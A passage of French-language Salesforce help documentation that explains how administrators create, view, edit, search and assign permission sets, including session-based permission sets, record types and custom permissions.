Dans l'API versions 25.0 et supérieures, chaque profil est automatiquement associé à un ensemble d'autorisations, que vous l'ayez explicitement attribué à un ou non. Cet ensemble d'autorisations stocke le profil de l'utilisateur, l'objet, les autorisations de champ, plus la configuration des paramètres d'accès de l'entité. Vous pouvez interroger ces ensembles d'autorisations dans le profil, mais vous ne pouvez pas les modifier. Ils ne sont pas visibles dans l'interface utilisateur.

**Ensembles d'autorisations et licences d'ensemble d'autorisations**

Dans l'API versions 38.0 et supérieures, vous pouvez créer un ensemble d'autorisations et l'associer à une licence d'ensemble d'autorisations. Lorsqu'un ensemble d'autorisations utilise une licence d'ensemble d'autorisations spécifique, les utilisateurs attribués à l'ensemble d'autorisations reçoivent toutes les fonctionnalités associées à la licence d'ensemble d'autorisations.

**Accès à la classe Apex**

Vous pouvez spécifier les méthodes d'une classe Apex de niveau supérieur qui sont exécutables pour un ensemble d'autorisations. Les paramètres d'accès à la classe Apex s'appliquent également aux éléments suivants :

- Méthodes de classe Apex, telles que les méthodes de service Web
- Les méthodes utilisées dans un contrôleur Visualforce personnalisé ou une extension de contrôleur appliquée à une page Visualforce

Les déclencheurs sont systématiquement activés lors d'événements de déclencheur (tels que `insert` ou `update`), quels que soient les paramètres d'autorisation.

CONSULTER ÉGALEMENT :

- Comment l'accès au type d'enregistrement est-il spécifié ?
- Licences utilisateur et licences d'ensemble d'autorisations dans les ensembles d'autorisations
- Autorisations d'objet
- Limitations des fonctionnalités et des éditions de Salesforce

## Utilisation de listes d'ensembles d'autorisations

Pour afficher les ensembles d'autorisations de votre organisation Salesforce, dans Configuration, saisissez *`Ensembles d'autorisations`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisations**. La page de liste d'ensembles d'autorisations permet d'effectuer les opérations suivantes :

- Afficher une liste filtrée d'ensembles d'autorisations en sélectionnant une vue dans la liste déroulante
- Créer une vue de liste ou modifier une vue existante
- Supprimer une vue de liste en la sélectionnant dans la liste déroulante, puis en cliquant sur **Supprimer**
- Créer un ensemble d'autorisations en cliquant sur **Créer**
- Imprimer une liste en cliquant sur .
- Actualisez la vue de liste en cliquant sur
- Modifier les autorisations directement dans la vue de liste
- Afficher ou modifier un ensemble d'autorisations en cliquant sur son nom
- S'il n'est attribué à aucun utilisateur, supprimez l'ensemble d'autorisations en cliquant sur **Supprimer**

CONSULTER ÉGALEMENT :

- Ensembles d'autorisations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des ensembles d'autorisations et imprimer des listes d'ensembles d'autorisations :

- Afficher la configuration

Pour supprimer des ensembles d'autorisations et des vues de liste d'ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Création et modification de vues de liste d'ensembles d'autorisations

Vous pouvez créer et modifier des vues de liste d'ensembles d'autorisations pour afficher une liste d'ensembles contenant des champs et des autorisations spécifiques. Par exemple, vous pouvez créer une vue de liste de tous les ensembles d'autorisations dans lesquels « Modifier toutes les données » est activée.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des vues de liste d'ensemble d'autorisations :

- Gérer les profils et les ensembles d'autorisations

1. Dans la page Ensembles d'autorisations, cliquez sur **Créer une vue**, ou sélectionnez une vue, puis cliquez **Modifier**.
2. Saisissez le nom de la vue.
3. Sous Critères de filtre spécifiques, spécifiez les conditions que les éléments de la liste doivent remplir, tels que *`Modifier toutes les données égal à Vrai`*.
   a. Saisissez le nom du paramètre ou cliquez sur pour rechercher et sélectionner le paramètre souhaité.
   b. Choisissez un opérateur de filtre.
   c. Saisissez la valeur à laquelle vous souhaitez correspondre.

      Conseil: Pour afficher uniquement les ensembles d'autorisations sans licence utilisateur, saisissez *`Licence utilisateur`* dans `Paramètre`, définissez `Opérateur` sur *`égal à`*, puis saisissez `""` dans le champ `Valeur`.

   d. Pour spécifier une autre condition de filtre, cliquez sur **Ajouter une ligne**. Vous pouvez spécifier jusqu'à 24 lignes de condition de filtre.
4. Sous Sélectionner les colonnes à afficher, spécifiez les paramètres que vous souhaitez afficher en tant que colonnes dans la vue de liste. Vous pouvez ajouter jusqu'à 15 colonnes.
   a. Dans la liste déroulante Rechercher, sélectionnez un type de paramètre.
   b. Saisissez les premières lettres du paramètre que vous souhaitez ajouter, puis cliquez sur **Rechercher**.

      Remarque: Si la recherche trouve plus de 500 valeurs, aucun résultat ne s'affiche. Affinez vos critères de recherche pour afficher moins de résultats.
5. Cliquez sur **Enregistrer**. Si vous clonez une vue existante, renommez-la, puis cliquez sur **Enregistrer sous**.

CONSULTER ÉGALEMENT :

Modification d'ensembles d'autorisations à partir d'une vue de liste

Création d'une vue de liste dans Salesforce Classic

## Modification d'ensembles d'autorisations à partir d'une vue de liste

Vous pouvez modifier les autorisations dans 200 ensembles d'autorisations directement à partir de la liste, sans accéder aux ensembles d'autorisations individuels.

Remarque: Utilisez avec précaution cette méthode de modification d'ensembles d'autorisations. Des modifications en masse peuvent avoir des conséquences très importantes pour les utilisateurs de votre organisation.

1. Sélectionnez ou créez une vue de liste qui comprend les ensembles d'autorisations et les autorisations que vous souhaitez modifier.
2. Pour modifier des ensembles d'autorisations multiples, activez la case en regard de chaque ensemble que vous souhaitez changer. Si vous sélectionnez des ensembles d'autorisations sur plusieurs pages, les sélections sur chaque page sont mémorisées.
3. Double-cliquez sur l'autorisation que vous souhaitez modifier. Avec des ensembles d'autorisations multiples, double-cliquez sur l'autorisation dans l'un des ensembles sélectionnés.
4. Dans la boîte de dialogue qui s'affiche, activez ou désactivez l'autorisation. Dans certains cas, modifier une autorisation peut affecter d'autres autorisations. Par exemple, si les autorisations « Gérer les requêtes » et « Transférer des requêtes » sont activées dans un ensemble d'autorisations et que vous désactivez « Transférer des requêtes », l'autorisation « Gérer les requêtes » est également désactivée. Dans ce cas, la boîte de dialogue répertorie les autorisations affectées.
5. Pour modifier des ensembles d'autorisations multiples, sélectionnez **Les `n` enregistrements sélectionnés** (où `n` correspond au nombre d'ensembles d'autorisations sélectionnés).
6. Cliquez sur **Enregistrer**.

Si vous modifiez plusieurs ensembles d'autorisations, seuls les ensembles qui prennent en charge l'autorisation que vous modifiez sont affectés. Par exemple, supposons que vous utilisez l'édition en ligne pour activer l'autorisation « Modifier toutes les données » dans dix ensembles d'autorisations, mais qu'un ensemble d'autorisations ne comprend pas « Modifier toutes les données ». Dans ce cas, « Modifier toutes les données » est activée dans tous les ensembles d'autorisations, à l'exception de celui sans « Modifier toutes les données ».

Les modifications que vous effectuez sont enregistrées dans le journal d'audit de configuration.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des ensembles d'autorisations multiples à partir d'une liste :

- Gérer les profils et les ensembles d'autorisations

## Page de présentation d'un ensemble d'autorisations

La page de présentation des ensembles d'autorisations offre un point d'entrée pour toutes les autorisations d'un ensemble. Pour ouvrir une page de présentation d'ensemble d'autorisations, dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations** ainsi que l'ensemble d'autorisations que vous souhaitez afficher.

Procédure : création, modification et attribution d'un ensemble d'autorisations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des ensembles d'autorisations et modifier les propriétés d'ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Ensembles d'autorisations sur la session

Créez des ensembles d'autorisations basés sur la session qui autorisent l'accès uniquement pendant les sessions spécifiées. Par exemple, créez un ensemble d'autorisations basé sur la session qui accorde l'accès à une application uniquement durant une session authentifiée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

### Que sont les ensembles d'autorisations basés sur la session ?

Les ensembles d'autorisations basés sur la session peuvent être utilisés uniquement durant une session spécifique. Découvrez quels utilisateurs peuvent créer un ensemble d'autorisations basé sur la session et à quel moment.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Remarque: Les ensembles d'autorisations basés sur la session sont actuellement disponibles en tant qu'aperçu du développeur.

**Important:** Les packages gérés avec des ensembles d'autorisations qui nécessitent l'activation de la session ne peuvent pas être installés sans cette fonctionnalité dans les organisations clientes.

Utilisez un ensemble d'autorisations basé sur la session pour autoriser l'accès aux fonctionnalités uniquement pendant un type de session prédéfini. Par exemple, votre organisation peut avoir un objet personnalisé appelé « Salle de conférence ». Une application mobile appelée « Synchronisation de salle de conférence » a lu et mis à jour l'accès à l'objet. Créez un ensemble d'autorisations qui autorise les mises à jour de l'objet uniquement lorsque l'application mobile connectée « Synchronisation de salle de conférence » génère la session de l'utilisateur.


Supposons que vous avez une application Web qui accède à des informations confidentielles. Pour des raisons de sécurité, vous souhaitez limiter l'accès utilisateur à des types de session spécifiques pour une durée prédéterminée. Vous pouvez créer un ensemble d'autorisations basé sur la session qui est activé uniquement lorsque des utilisateurs s'authentifient à votre environnement avec un jeton. Lorsque le jeton expire, l'utilisateur doit renouveler l'authentification pour revenir dans l'application.

Pour activer des ensembles d'autorisations basés sur la session, reportez-vous à l'objet SessionPermSetActivation dans le guide SOAP API Developer Guide. L'autorisation « Gérer l'activation d'ensemble d'autorisations de session » est requise.

Avant d'attribuer des ensembles d'autorisations basés sur la session à des utilisateurs, assurez-vous qu'ils remplissent les conditions de l'ensemble d'autorisations. Par exemple, accordez l'accès utilisateur aux outils appropriés, par exemple aux authentificateurs. Il est recommandé d'informer les utilisateurs des conditions dans lesquelles ils peuvent accéder à certaines applications et à certains outils.

**Conseil:** Lorsque vous créez votre vue de liste d'ensembles d'autorisations, filtrez et sélectionnez des colonnes pour inclure **Activation de session requise** afin de déterminer quels ensembles d'autorisations sont basés sur la session.

Les informations d'attribution d'utilisateurs sont affichées dans la page de détail de l'utilisateur, dans une liste associée appelée Attributions d'ensemble d'autorisations : activation requise.




CONSULTER ÉGALEMENT :

Ensembles d'autorisations

# Paramètres d'application et système dans des ensembles d'autorisations

Dans les ensembles d'autorisations, les autorisations et les paramètres sont organisés en catégories de l'application et du système, qui reflètent les droits requis par les utilisateurs pour gérer et utiliser les ressources du système et de l'application.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Paramètres d'application

Les applications sont des ensembles d'onglets que les utilisateurs peuvent modifier via le menu déroulant de l'en-tête. Tous les objets, composants, données et configurations sous-jacents restent inchangés, quelle que soit l'application sélectionnée. En sélectionnant une application, les utilisateurs parcourent un ensemble d'onglets qui permettent d'utiliser avec efficacité la fonctionnalité sous-jacente en vue d'effectuer des tâches spécifiques à l'application. Par exemple, supposons que vous travaillez essentiellement dans l'application Ventes, qui contient les onglets Comptes et Opportunités. Pour suivre une nouvelle campagne de marketing, plutôt que d'ajouter l'onglet Campagnes à l'application Ventes, vous sélectionnez Marketing dans la liste déroulante des applications pour consulter vos campagnes et les membres des campagnes.

La section Applications de la page de présentation des ensembles d'autorisations contient les paramètres directement associés au processus d'entreprise activé par les applications. Par exemple, les agents de services personnalisés peuvent avoir à gérer des requêtes, par conséquent, l'autorisation « Gérer les requêtes » figure dans la section Centre d'appels de la page Autorisations de l'application. Certains paramètres de l'application ne sont pas associés aux autorisations d'application. Par exemple, pour activer l'application Responsable des absences dans AppExchange, les utilisateurs doivent avoir accès aux classes Apex et aux pages Visualforce appropriées, ainsi qu'aux autorisations d'objet et de champ qui permettent de créer des requêtes d'absence.

## Paramètres du système

Certaines fonctions système s'appliquent à une organisation et à aucune application en particulier. Par exemple, « Afficher la configuration » permet aux utilisateurs d'afficher les pages de paramètres de configuration et d'administration. D'autres fonctions système s'appliquent à toutes les applications. Par exemple, les autorisations « Exécuter les rapports » et « Gérer les tableaux de bord » permettent aux responsables de créer et de gérer des rapports dans toutes les applications. Dans certains cas, notamment avec « Modifier toutes les données », une autorisation s'applique à toutes les applications, mais inclut également des fonctions non associées à des applications, par exemple la possibilité de télécharger le module Data Loader.

CONSULTER ÉGALEMENT :

- Ensembles d'autorisations
- Que sont les licences d'ensemble d'autorisations ?

## Recherche d'ensembles d'autorisations

Pour accéder rapidement aux autres pages d'un ensemble d'autorisations, vous pouvez saisir les termes recherchés dans une page de détail d'ensemble d'autorisations.

Dans les pages de détail de l'ensemble d'autorisations, saisissez au moins trois lettres consécutives du nom d'un objet, d'un paramètre ou d'une autorisation dans la case **Rechercher des paramètres...**. Les termes recherchés ne sont pas sensibles à la casse. Pendant la saisie, des suggestions de résultats correspondant aux termes recherchés s'affichent dans une liste. Cliquez sur un élément de la liste pour accéder à sa page de paramètres.

Pour certaines catégories, vous pouvez rechercher le nom de l'autorisation ou du paramètre spécifique. Pour les autres catégories, recherchez le nom de la catégorie.

| Élément | Rechercher | Exemple |
|---|---|---|
| Applications attribuées | Nom de l'application | Saisissez *ventes* dans la zone Rechercher les paramètres, puis sélectionnez `Ventes` dans la liste. |
| Objets | Nom de l'objet | Supposons que vous avez un objet personnalisé Albums. Saisissez *albu*, puis sélectionnez `Albums`. |
| • Champs<br>• Types d'enregistrement | Nom du projet parent | Supposons que votre objet Albums contient un champ Description. Pour rechercher le champ `Description` dans des albums, saisissez *albu*, sélectionnez `Albums`, puis faites défiler jusqu'à `Description` sous Autorisations du champ. |
| Onglets | Onglet ou nom de l'objet parent | Saisissez *rap*, puis sélectionnez `Rapports`. |
| Autorisations d'application et du système | Nom de l'autorisation | Saisissez *api*, puis sélectionnez `API activé`. |
| Toutes les autres catégories | Nom de la catégorie | Pour rechercher des paramètres d'accès à la classe Apex, saisissez *acce*, puis sélectionnez `Accès à la classe Apex`. Pour rechercher des autorisations personnalisées, saisissez *auto*, puis sélectionnez `Autorisations personnalisées`. Et ainsi de suite. |

Si vous n'obtenez aucun résultat, ne vous inquiétez pas. Voici quelques conseils qui peuvent vous aider :

- Vérifiez que les termes de la recherche comprennent au moins trois caractères consécutifs correspondant au nom de l'objet, du paramètre ou de l'autorisation.
- L'autorisation, l'objet ou le paramètre que vous recherchez peut ne pas être disponible dans l'organisation Salesforce actuelle.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour rechercher des ensembles d'autorisations :

- Afficher la configuration

- L'élément que vous recherchez peut ne pas être disponible pour la licence utilisateur associée à l'ensemble d'autorisations actuel. Par exemple, un ensemble d'autorisations avec la licence Standard Platform User n'inclut pas l'autorisation « Modifier toutes les données ».
- La licence d'ensemble d'autorisations associée à l'ensemble d'autorisations ne comprend pas l'objet, le paramètre ou le nom de l'autorisation que vous recherchez.

CONSULTER ÉGALEMENT :

Ensembles d'autorisations

## Affichage et modification d'applications attribuées dans des ensembles d'autorisations

Les paramètres d'applications attribuées spécifient les applications que les utilisateurs peuvent sélectionner dans le menu des applications Force.com.

Contrairement aux profils, vous ne pouvez pas attribuer une application par défaut dans des ensembles d'autorisations. Vous pouvez uniquement spécifier si les applications sont visibles.

Pour attribuer des applications :

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez un ensemble d'autorisations ou créez-en un.
3. Dans la page de présentation de l'ensemble d'autorisations, cliquez sur **Applications attribuées**.
4. Cliquez sur **Modifier**.
5. Pour attribuer des applications, sélectionnez-les dans la liste des applications disponibles, puis cliquez sur **Ajouter**. Pour retirer des applications de l'ensemble autorisations, sélectionnez-les dans la liste Applications activées, puis cliquez sur **Supprimer**.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Ensembles d'autorisations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de l'application attribuée :

- Gérer les profils et les ensembles d'autorisations

## Attribution de types d'enregistrement personnalisé dans des ensembles d'autorisations

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez un ensemble d'autorisations ou créez-en un.
3. Dans la page de présentation des ensembles d'autorisations, cliquez sur **Paramètres d'objet**, puis sur l'objet de votre choix.
4. Cliquez sur **Modifier**.
5. Sélectionnez les types d'enregistrement que vous souhaitez attribuer à cet ensemble d'autorisations.
6. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Comment l'accès au type d'enregistrement est-il spécifié ?

Éditions

Disponible avec : Salesforce Classic

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des types d'enregistrement dans des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Comment l'accès au type d'enregistrement est-il spécifié ?

Vous pouvez attribuer des types d'enregistrement aux utilisateurs dans leur profil ou leurs ensembles d'autorisations, ou une combinaison des deux. Le comportement de l'attribution de types d'enregistrement est différente dans les profils et dans les ensembles d'autorisations.

- Le type d'enregistrement par défaut d'un utilisateur est spécifié dans ses paramètres personnels. Vous ne pouvez pas spécifier un type d'enregistrement par défaut dans les ensembles d'autorisations.
- Vous pouvez attribuer le type d'enregistrement `--Principal--` dans des profils. Dans des ensembles d'autorisations, vous pouvez attribuer uniquement des types d'enregistrement personnalisés. Le comportement de création d'enregistrements dépend des types d'enregistrement attribués dans les profils et les ensembles d'autorisations.

| Si ce profil est inclus dans le type d'enregistrement des utilisateurs... | Et si le nombre total de types d'enregistrement personnalisés dans leur ensemble d'autorisations est... | Lorsqu'ils créent un enregistrement... |
|---|---|---|
| `--Principal--` | Aucun | Le nouvel enregistrement est associé au type Principal. |
| `--Principal--` | Un seul | Le nouvel enregistrement est associé au type d'enregistrement personnalisé. Les utilisateurs |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Si ce profil est inclus dans le type d'enregistrement des utilisateurs... | Et si le nombre total de types d'enregistrement personnalisés dans leur ensemble d'autorisations est... | Lorsqu'ils créent un enregistrement... |
|---|---|---|
| | | ne peuvent pas sélectionner le type d'enregistrement Principal. |
| `--Principal--` | Multiple | Les utilisateurs sont invités à sélectionner un type d'enregistrement. |
| Personnalisé | Un ou plusieurs | Les utilisateurs sont invités à sélectionner un type d'enregistrement. Dans leurs paramètres personnels, ils peuvent définir une option pour utiliser leur type d'enregistrement par défaut et de ne pas être invités à sélectionner un type d'enregistrement. |

- Les attributions de présentation de page sont spécifiées uniquement dans les profils, elles ne sont pas disponibles dans les ensembles d'autorisations. Lorsqu'un ensemble d'autorisations spécifie un type d'enregistrement personnalisé, la présentation de page spécifiée pour ce type d'enregistrement est ajoutée au profil des utilisateurs qui ont cet ensemble d'autorisations. (dans les profils, les attributions de présentation de page sont spécifiées pour tous les types d'enregistrement, même lorsque les types d'enregistrement ne sont pas attribués).
- Pour une conversion de piste, le type d'enregistrement par défaut spécifié dans le profil d'un utilisateur est utilisé pour les enregistrements convertis.
- Les utilisateurs peuvent afficher les enregistrements attribués à n'importe quel type d'enregistrement. Par conséquent, une présentation de page est attribuée à tous les types d'enregistrement dans le profil d'un utilisateur. Une attribution de type d'enregistrement dans le profil ou l'ensemble d'autorisations d'un utilisateur ne détermine pas si l'utilisateur peut afficher un enregistrement de ce type. L'attribution d'un type d'enregistrement spécifie seulement que l'utilisateur peut utiliser ce type lors de la création ou de la modification d'un enregistrement.
- Les types d'enregistrement dans les ensembles d'autorisations ne sont pas pris en charge dans les packages et les ensembles de modifications. Par conséquent, toutes les attributions de type d'enregistrement dans les ensembles d'autorisations d'une organisation sandbox doivent être reproduits manuellement dans une organisation de production.

CONSULTER ÉGALEMENT :

Attribution de types d'enregistrement et de présentations de page dans l'interface utilisateur de profil avancée

Attribuer des types d'enregistrement aux profils dans l'interface utilisateur de profil d'origine

Attribution de types d'enregistrement personnalisé dans des ensembles d'autorisations

Attribution de présentations de page dans l'interface utilisateur de profil d'origine

## Activation d'autorisations personnalisées dans des ensembles d'autorisations

Les autorisations personnalisées permettent d'accorder l'accès à des processus ou des applications personnalisées. Lorsque vous avez créé puis associé une autorisation personnalisée à un processus ou une application, vous pouvez activer l'autorisation dans des ensembles d'autorisations.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez un ensemble d'autorisations ou créez-en un.
3. Dans la page de présentation de l'ensemble d'autorisations, cliquez sur **Autorisations personnalisées**.
4. Cliquez sur **Modifier**.
5. Pour attribuer des autorisations personnalisées, sélectionnez-les dans la liste Autorisations personnalisées disponibles, puis cliquez sur **Ajouter**. Pour retirer des autorisations personnalisées de l'ensemble autorisations, sélectionnez-les dans la liste Autorisations personnalisées activées puis cliquez sur **Supprimer**.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Autorisations personnalisées

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans les organisations Group Edition et Professional Edition, vous ne pouvez pas créer ni modifier des autorisations personnalisées, mais vous pouvez les installer avec un package géré.

**AUTORISATIONS UTILISATEUR**

Pour activer des autorisations personnalisées dans des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Gestion des attributions d'ensembles d'autorisations

Vous pouvez attribuer des ensembles d'autorisations à un utilisateur unique à partir de sa page de détail ou attribuer un ensemble d'autorisations à partir de n'importe quelle page d'ensemble d'autorisations.

- Attribution d'ensembles d'autorisations à un utilisateur unique
- Attribution d'un ensemble d'autorisations à plusieurs utilisateurs
- Retrait d'attributions d'utilisateurs depuis un ensemble d'autorisations

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Ensemble d'autorisations dans la page Utilisateurs attribués

Dans la page Utilisateurs attribués, vous pouvez afficher tous les utilisateurs qui ont été attribués à un ensemble d'autorisations, attribuer des utilisateurs supplémentaires et supprimer des attributions d'utilisateurs.

Pour afficher tous les utilisateurs attribués à un ensemble d'autorisations, dans la page de l'ensemble d'autorisations, cliquez sur **Gérer les attributions**. Depuis la page Utilisateurs attribués, vous pouvez :

- Attribuer des utilisateurs à l'ensemble d'autorisations
- Retirer des attributions d'utilisateurs de l'ensemble d'autorisations
- Modifier un utilisateur
- Afficher la page de détail d'un utilisateur en cliquant sur le nom, l'alias ou le nom d'utilisateur
- Afficher un profil en cliquant sur son nom

CONSULTER ÉGALEMENT :

Attribution d'ensembles d'autorisations à un utilisateur unique

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les utilisateurs attribués à un ensemble d'autorisations :

- Afficher la configuration

## Attribution d'ensembles d'autorisations à un utilisateur unique

Attribuez des ensembles d'autorisations ou supprimez des attributions d'ensembles d'autorisations à un utilisateur unique, à partir de sa page de détail.

Remarque: La page Attributions d'ensembles d'autorisations affiche les ensembles d'autorisations

- Sans licence associée. Par exemple, vous pouvez attribuer un ensemble d'autorisations quand **--Aucun--** a été sélectionné pour le type de licence de l'ensemble d'autorisations. Assurez-vous que la licence de l'utilisateur autorise toutes les autorisations et tous les paramètres activés de l'ensemble d'autorisations. Si la licence de l'utilisateur n'autorise pas les autorisations et les paramètres activés, l'attribution échoue.
- Correspond à la licence de l'utilisateur. Par exemple, si la licence de l'utilisateur est Chatter Only, vous pouvez attribuer des ensembles d'autorisations avec la licence Chatter Only.
- Spécifique aux licences d'ensembles d'autorisations. Supposons que vous créez un ensemble d'autorisations nommé « Identité : Finance » et que vous l'associez à la licence d'ensemble d'autorisations « Identity Connect ». Lorsque vous attribuez un utilisateur à l'ensemble d'autorisations Identité : Finance, il reçoit toutes les fonctionnalités disponibles avec la licence d'ensemble d'autorisations Identity Connect.

Certaines autorisations exigent que les utilisateurs disposent au préalable de licences d'ensemble d'autorisations. Par exemple, si vous ajoutez l'autorisation « Utiliser Identity Connect » à l'ensemble d'autorisations « Identité », vous pouvez attribuer à cet ensemble uniquement les utilisateurs qui disposent d'une licence d'ensemble d'autorisations Identity Connect.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des ensembles d'autorisations :

- Attribuer des ensembles d'autorisations

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez un utilisateur.
3. Dans la liste associée Attributions d'ensembles d'autorisations, cliquez sur **Modifier les attributions**.
4. Pour attribuer un ensemble d'autorisations, sélectionnez-le sous Ensembles d'autorisations disponibles, puis cliquez sur **Ajouter**. Pour retirer une attribution d'ensemble d'autorisations, sélectionnez-la sous Ensembles d'autorisations activés, puis cliquez sur **Retirer**.
5. Cliquez sur **Enregistrer**.

Conseil: Vous pouvez exécuter cette opération et les autres tâches d'administration à partir de l'application mobile SalesforceA.

CONSULTER ÉGALEMENT :

Attribution d'un ensemble d'autorisations à plusieurs utilisateurs

Assistance des utilisateurs où que vous soyez avec SalesforceA

Licences utilisateur et licences d'ensemble d'autorisations dans les ensembles d'autorisations

Attribution d'un ensemble d'autorisations à plusieurs utilisateurs

## Attribution d'un ensemble d'autorisations à plusieurs utilisateurs

Depuis n'importe quelle page d'ensemble d'autorisations, vous pouvez attribuer une ensemble d'autorisations à un ou plusieurs utilisateurs.

- Procédure : attribution d'un ensemble d'autorisations

CONSULTER ÉGALEMENT :

Retrait d'attributions d'utilisateurs depuis un ensemble d'autorisations

Attribution d'ensembles d'autorisations à un utilisateur unique

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer un ensemble d'autorisations à des utilisateurs :

- Attribuer des ensembles d'autorisations

### Retrait d'attributions d'utilisateurs depuis un ensemble d'autorisations

Depuis n'importe quelle page d'ensemble d'autorisations, vous pouvez supprimer l'attribution d'un ensemble d'autorisations d'un ou de plusieurs utilisateurs.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez un ensemble d'autorisations.
3. Dans la barre d'outils de l'ensemble d'autorisations, cliquez sur **Gérer les attributions**.
4. Sélectionnez les utilisateurs à retirer de cet ensemble d'autorisations.

   Vous pouvez retirer jusqu'à 1 000 utilisateurs à la fois.
5. Cliquez sur **Retirer des attributions**.

   Ce bouton est disponible uniquement lorsqu'un ou plusieurs utilisateurs sont sélectionnés.
6. Pour revenir à la liste de tous les utilisateurs attribués à l'ensemble d'autorisations, cliquez sur **Terminé**.

CONSULTER ÉGALEMENT :

Attribution d'un ensemble d'autorisations à plusieurs utilisateurs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des attributions d'ensemble d'autorisations :

- Attribuer des ensembles d'autorisations

# Révocation des autorisations et de l'accès

